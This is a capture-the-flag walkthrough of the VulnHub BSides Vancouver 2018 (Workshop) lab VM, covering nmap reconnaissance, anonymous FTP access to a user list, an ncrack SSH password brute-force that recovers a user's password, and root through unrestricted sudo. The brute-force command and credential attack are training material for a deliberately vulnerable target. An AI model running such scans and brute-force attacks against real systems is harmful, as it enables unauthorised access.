BSides Vancouver 2018 (Workshop)

Capture The Flag

by Samiux
OSCE OSCP OSWP

July 10, 2018
Hong Kong, China

Table of Contents

Introduction

BSides Vancouver 2018 (Workshop) is a Boot2root challenge aim to create a safe environment where you can perform real-world penetration testing on an (intentionally) vulnerable target.

This is released in the format of OVA that it can import to VirtualBox without problem. The network interface is set to NAT Network that it can ping all virtual machines (VMs) in the NAT Network as well as internet.

The VM can be downloaded at VulnHub – https://www.vulnhub.com/entry/bsides-vancouver-2018-workshop,231/.

Information Gathering

The penetration testing operating system is Parrot Security OS 4.1 (64-bit) and running on MacOS version of VirtualBox version 5.2.12.

Boot up both Parrot Security OS VM and BSides Vancouver 2018 (Workshop) VM. Find out the IP address of both VMs by using the following commands on Parrot Security OS VM.

To find the IP address of BSides Vancouver 2018 (Workshop) VM in the NAT Network :

```
sudo netdiscover -r 10.0.2.0/24
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:3b:d7:1e      1      60  PCS Systemtechnik GmbH
10.0.2.21       08:00:27:ae:29:fe      1      60  PCS Systemtechnik GmbH
```

The IP address of BSides Vancouver 2018 (Workshop) is 10.0.2.21.

To find the IP address of Parrot Security OS VM in the NAT Network :

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.13  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd17:625c:f037:2:46ed:16c8:a7e5:b481  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::5c27:2ada:a553:147f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:c2:78:e1  txqueuelen 1000  (Ethernet)
        RX packets 359106  bytes 132553650 (126.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 332314  bytes 63529591 (60.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The IP address of Parrot Security OS VM is 10.0.2.13.

Information gathering of the VM is required. nmap is running for getting the information about the BSides Vancouver 2018 (Workshop) VM.

```
sudo nmap -sS -sV -A -Pn -T4 –open 10.0.2.21
```

```
Nmap scan report for 10.0.2.21
Host is up (0.00034s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03 17:52 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.13
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
```


```
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:AE:29:FE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.34 ms 10.0.2.21

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
# Nmap done at Tue Jul 10 14:01:11 2018 -- 1 IP address (1 host up) scanned in 10.40 seconds
```

FTP Access

According to the result of nmap, the FTP server is an anonymous server. Connect to it and found a “users.txt.bk” file under the “public” directory.




Download it and the content is :

```
abatchy
john
mai
anne
doomguy
```

SSH Access


The “users.txt.bk” is supposed to be a user name list. Tried to brute force the OpenSSH server with ncrack.

```
ncrack -v -g at=4 -U users.txt.bk -P /usr/share/wordlists/nmap.lst 10.0.2.21:22
```



The credentials of user “anne” is found which is “princess”.


The credentials is used to login to the OpenSSH server :



Privilege Escalation


The “anne” account can be accessed via SSH. However, it is not a root privilege. Try to run the following command to escalate to root privilege.

```
sudo -i
```



Root Is Dancing

The root is obtained and the “flag.txt” is located at root directory.



The flag is :

> Congratulations!
>
> If you can read this, that means you were able to obtain root permissions on this VM.
> You should be proud!
>
> There are multiple ways to gain access remotely, as well as for privilege escalation.
> Did you find them all?
>
> @abatchy17

The flag is got! Root is dancing!

Final Thought

This Capture the Flag – BSides Vancouver 2018 (Workshop) VM is very easy and it may be designed for beginners. If you do the information gathering right with suitable wordlist, you can root the box in a ease.

-- THE END --